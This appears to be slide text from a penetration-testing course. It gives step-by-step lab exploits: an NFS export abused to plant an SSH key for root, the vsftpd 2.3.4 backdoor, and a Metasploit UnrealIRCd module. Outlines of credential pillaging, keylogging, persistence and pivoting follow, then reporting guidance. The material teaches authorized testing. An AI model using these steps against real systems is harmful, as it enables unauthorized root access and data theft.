  - ***rpcinfo -p 192.168.56.102***
  - ***showmount -e 192.168.56.102***
  - This should return the exported directories that the server is sharing as well as the access restrictions on each share
  - In this case we see the following:
    - / *
  - What does this mean and how can we take advantage of it?
  - Try to leverage this knowledge to gain root access via **SSH** to the system.

Exploitation - Exercises

- NFS Solution *(misconfigured service)*:
  - Generate public/private SSH keypair
    - ***ssh-keygen***
      - *Hit enter through all prompts*
      - *ls /root/.ssh/ (Should have public/private key pair)*
  - *Mount NFS share*
    - ***mkdir /mnt/target***
    - ***/etc/init.d/rpcbind start***
    - ***mount -t nfs 192.168.56.102:/ /mnt/target***
      - Just mounted the entire root filesystem from target system to /mnt/target on your Kali system
    - **cat ~/.ssh/id_rsa.pub >> /mnt/target/root/.ssh/authorized_keys**
    - **umount /mnt/target**
    - **ssh root@192.168.56.102**

Exploitation - Exercises

- Exploiting FTP via Backdoor
  - Server is running a FTP server on port 21
  - Figure out the version of FTP running via telnet
    - vsftpd 2.3.4
  - ***telnet 192.168.56.102 21***
    - ***user backdoored:)***
    - ***pass invalid***
    - This opens up a listening port on 6200, use nmap to verify it is open
  - In a new terminal telnet to port 6200
    - Type ***id;*** (root access yay!!)
    - Type ***ls;***

Exploitation - Exercises

- Using Metasploit
  - The target system is running an older version of Unreal IRC which is vulnerable to a backdoor attack
  - ***msfconsole***
  - ***use exploit/unix/irc/unreal_ircd_3281_backdoor***
  - ***set RHOST 192.168.56.102***
  - ***exploit***
  - Type: ***id***
  - Type: ***ls***
  - Type: ***cd / && ls***

Post Exploitation

- Determine value of compromised system
  - Determined by sensitivity of data
  - Usefulness for compromising network
    - Entry point to high profile targets
      - Communication links
      - Trust relationships
- Maintain point of entry and control for later use
  - Backdoor
  - Reverse shell
  - Reverse tunnels
  - VPN

Post Exploitation

- Rules specific to post-exploitation
  - Ensure client machines are not subjected to unnecessary risk by actions of testers
- Mutually agreed upon procedure to conduct during post-exploitation
- Protect the client
- Protect yourself

Post Exploitation

- Protecting the client
  - Modifications to critical systems and services should be minimal or non-existent.
  - If modifications are performed they should be well documented
  - Steps should be taken to roll back to original settings to ensure that potential compromise by outside attackers as a result of the modifications is mitigated

Post Exploitation

- Protecting the client
  - Keep detailed notes on the actions that were performed against compromised systems
    - Actions taken (procedures)
    - Time frame
    - Append this information to final report
    - Notes should allow anyone to duplicate the attack scenario

Post Exploitation

- Protecting the client
  - Before using any private or personal user data *(passwords, history, documents)* the following must be included in the client's *Acceptable Use Policy*:
    - All systems and all data stored on those systems are owned by the client
    - Connection to the client's network is considered as consent to the terms in the policy
    - Connected machine may be searched and analyzed

Post Exploitation

- Protecting the client
  - The client must ensure that every user reads and understands the *Accepted Use Policy*
  - Never release recovered passwords in any documentation presented to the client, this includes the final report
  - All gathered data by the testers should be stored on encrypted devices

Post Exploitation

- Protecting the client
  - Any information included in documentation presented to the client should be sanitized of sensitive information
    - Screenshots
    - Tables
    - Figures
  - All systems used by the testers will be sanitized following the acceptance of the final report

Post Exploitation

- Protecting the client
  - Be mindful of regulatory laws
    - Downloading or manipulating data may violate some laws in certain states or countries
    - If prohibited proof of access can be shown
      - File permissions
      - File names
      - Directory structure
      - Timestamps

Post Exploitation

- Protecting the client
  - Someone may have gotten there before you!
  - If evidence of prior compromise is found deliver current logs and documentation of actions and time frames to the client
  - Further action should be handled by the client at this point
  - Never delete logs unless specified by the client!
  - Always keep backups!

Post Exploitation

- Protecting yourself
  - Many of the topics discussed in protecting the client are applicable
  - Ensure that all contracts are signed by all applicable parties
    - NO LOOPHOLES!
  - Obtain copies of all security policies for end users
    - Acceptable Use Policy
    - Ownership of systems & data

Post Exploitation

- Protecting yourself
  - Confirm all regulations and laws for the areas in which testing will occur
  - Use encryption!
  - Establish procedures to follow if a prior compromise to the system is identified

Post Exploitation

- Network Configuration
  - A compromised machine can help to identify additional targets
    - Subnets
    - Routers
    - Servers
    - DNS Servers
    - Trust Relationships

Post Exploitation

- Interfaces
  - Systems may have more than one network interface connected to different subnets
- Routing
  - Interface addresses, routing tables, ARP tables can all provide information on other network segments and subnets

Post Exploitation

- DNS Servers
  - Enumerate DNS servers from a host to find other hosts to target
  - Take control of a DNS server and view its database to find all host entries
  - Modify records (DNS Poisoning) to redirect traffic to malicious servers or perform man-in-the-middle attacks

Post Exploitation

- Proxy Servers
  - If compromised can provide an attacker with the ability to modify, and identify traffic
  - Also typically provide means to monitor the flow of traffic and the traffic itself
    - Web proxies

Post Exploitation

- ARP Entries
  - Identify hosts that interact with the compromised system
  - Static entries may represent critical machines
  - ARP Poisoning
    - Modify ARP table entries of local and remote machines for malicious means

Post Exploitation

- Listening Services
  - Compromised machine may be running services not identified in previous scans
  - Services may be listening on non-standard ports
  - netstat is a great tool for identifying open connections
  - May provide for future points of entry

Post Exploitation

- Directory Services
  - User account enumeration
  - Hosts or services on the network (printers)
  - User details that can be used for social engineering
    - Phone numbers
    - Address
    - Email
    - Position

Post Exploitation

- Pillaging
  - The act of obtaining information from a compromised system
    - Personal information
    - Credit card information
    - Passwords
- Could be part of satisfying goals or used to gain further access into the network
- May require special tools to identify and extract data from some systems

Post Exploitation

- Try to identify:
  - System startup items
  - Installed applications
  - OS updates applied
  - Security services
  - File / Printer shares
  - Database servers
  - Directory servers
  - Name servers
  - Deployment services (unattended answer files)
  - Source code management (SVN, GIT, etc..)

Post Exploitation

- Backup Systems
  - Enumerate hosts
  - Access to backup data
  - Enumerate users
  - Possible access to host credentials
    - rsync over SSH
    - May provide keys to system as backup or root user

Post Exploitation

- Key logging
  - Monitor keystrokes for username and password information
  - Monitor all data that a user inputs
    - Email
    - Documents
    - Instant messages
- Screen capture
  - Provide evidence of compromise

Post Exploitation

- Network Traffic Capture
  - Identify hosts
  - Intercept data
  - Identify services
  - Identify relationships between hosts
  - Capture credentials

Post Exploitation

- On System
  - History files
  - Encryption keys
  - Documents
  - User specific application configuration
  - Enumerate removable media
  - Network shares & Permissions

Post Exploitation

- Web Browsers
  - Browser history
  - Bookmarks
  - Download history
  - Credentials
  - Proxies
  - Plugins/Extensions
- IM Clients
  - Account configuration
  - Chat logs

Post Exploitation

- Password policy
  - Makes brute force password attacks more efficient if the policy is understood
- Security policies
  - Wireless information
  - Access times
  - Failed login attempts
  - Lockout policies

Post Exploitation

- Further refinement and expansion can be obtained for high value/profile targets
- Compromised systems can yield a wealth of information and new ways of entry
- Trust relationships between a compromised machine and a high profile target can provide easy and *trusted* access

Post Exploitation – Data Exfiltration

- Map all possible exfiltration paths
  - Multiple paths should be identified to get data out of the network
- Testing exfiltration paths
  - Should simulate real world scenarios
  - All identified paths should be tested
- Measuring control strengths
  - Can the exfiltration be detected and mitigated?

Post Exploitation - Persistence

- Maintaining access to compromised systems
  - Backdoor installations
    - Should survive reboots
  - Modification or installation of services to allow connections back into the system
    - New user
    - Keys
    - Reverse connections to a single IP
  - Creation of alternate accounts with complex passwords

Post Exploitation

- Pivot off of already compromised systems
- From the compromised system:
  - Upload tools to compromised system
  - Use local system tools
  - ARP scans
  - Ping sweeps
  - Internal DNS enumeration
  - Directory services enumeration
  - Brute force attacks
  - Remote exploits

Post Exploitation

- Through a compromised system
  - Port forwarding
  - Tunneling
  - Proxy to internal network (SSH)
  - VPN connection
  - Remote exploits

Post Exploitation - Cleanup


- Sanitize all systems used to store sensitive data captured during the assessment
- Remove all executable, scripts, and temporary files from compromised systems
  - Use secure delete methods if possible
- Return systems to original configurations
- Remove all backdoors and rootkits
- Remove any created user accounts

Post Exploitation

Reporting

- Executive Summary
  - Intended to provide a high level overview for non-technical executives
  - Identify risk
  - Loss of profit or assets
  - Overall security posture of organization
    - See image on next slide
  - Strategic Roadmap
    - Slide after next

Reporting – Executive Summary



http://pentest-standard.org/index.php/Reporting#The_Executive_Summary

Reporting – Executive Summary

Completed at the time of this assessment
Tasks
Identify internal security point of contact • Identify current resources to dedicate the task of resolving security concerns within the environment. The remediation process should be owned and supported by senior staff in order to effectively manage its completion. • Secure appropriate funding for initial program review and 3rd party assessment
Identify Current Security State of security • This task will be performed at an executive level. CLIENT will identify the proper ownership and executive support channel to champion this effort. In addition, CLIENT will need to take inventory of the "Security Management Chain of Command", Policy, Procedure, and Compliance tracking sophistication.

http://pentest-standard.org/index.php/Reporting#The_Executive_Summary

Reporting – Executive Summary

One (1) to Three (3) Months
Tasks
Create Remediation Strategy • Leverage results found within the Penetration Test to create a full remediation strategy • This assessment report will provide the basis for this action. It must now be formalized and approved by the CLIENT Security Team.
Create Information Security Council/Task Force • To gain better traction in the remediation and security onboarding process, CLIENT should create a specific ISEC council to aid in remediation and adequately involve each individual team. • The council should consist of Management of each individual business unit • ....
Begin Security Project planning • Assign Executive owners of security for CLIENT • **...**
Prioritize Remediation Events • Leverage results found within Penetration Test to gain understanding of the tasks needed to be performed in order to resolve the risks identified. • Assign priority listing to remediation tasks that will provide the highest level of impact and largest reduction of identified risk. • Start process with server patching to gain quick increases in environment security.
Patch Services • **Specific things to be fixed/how...** • **...**
Harden Servers • ... • ...

http://pentest-standard.org/index.php/Reporting#The_Executive_Summary

Reporting – Executive Summary

Three (3) to Twelve (12) Months

Tasks

Security Self Assessment

Adequate security of information and the systems that process it is a fundamental management responsibility. CLIENT officials must understand the current status of their information security program and controls in order to make informed judgments and investments that appropriately mitigate risks to an acceptable level. Self-assessments provide a method for CLIENT officials to determine the current status of their information security programs and, where necessary, establish a target for improvement. A good guide for this is **NIST SP 800-53a**: found at http://csrc.nist.gov/publications/PubsDrafts.html. Another approach would be to run the **Microsoft Security Assessment Tool** : found at http://www.microsoft.com/technet/security/tools/msat/default.mspx

Twelve (12) Months+

Tasks

Perform 3rd Party Assessment of Information Security and Compliance with 27001/2 (or any other compliance control set chosen).

- Perform a Corporate wide assessment of CLIENT's ability to defend against targeted & generic attacks
- Identify the root cause of compliance gaps
- Identify strategy for using the output of the assessment to facilitate a security baseline

Begin remediation planning/budgeting

http://pentest-standard.org/index.php/Reporting#The_Executive_Summary

Reporting – Technical Report

- Geared toward system admins, networking, and security teams
- Who was involved in the test
- Contact information of pen-testing firm
- Assets assessed
- Overall test objectives
- Scope
- Strength of test
- Approach
- Threat Grading Structure

Reporting – Technical Report

- Provide technical details and supporting evidence for every phase of the pen-test
  - Screenshots
  - Username/password lists
  - CVE listing
  - Methods used for:
    - Intelligence gathering
    - Exploitation
    - Post exploitation
  - What level of access was achieved on each system?

Reporting – Technical Report

- Tie the ability of the exploitation to the actual risk to the business
- Details should cover:
  - Privilege escalation path
  - Information acquired & its value
  - Access to core systems
  - Access to data
  - Persistence & Exfiltration
  - Effectiveness of countermeasures
    - IDS/IPS/Firewall
    - Human

Reporting – Technical Report

- Identify business risks
  - Probability of exploitation
  - Estimated threat level
  - Level of skill required to execute
  - Estimated loss per incident

Reporting - Conclusion

- Final overview of assessment
- Highlight portions of overall test
- Support growth of client security posture
- Offer of support and guidance for security program
- Offer to setup a regular testing schedule for future assessment

That's All Folks!

- Go to conferences! (Defcon, DerbyCon, BSides)
- Visit http://pentest-standard.org
- Check out the following books: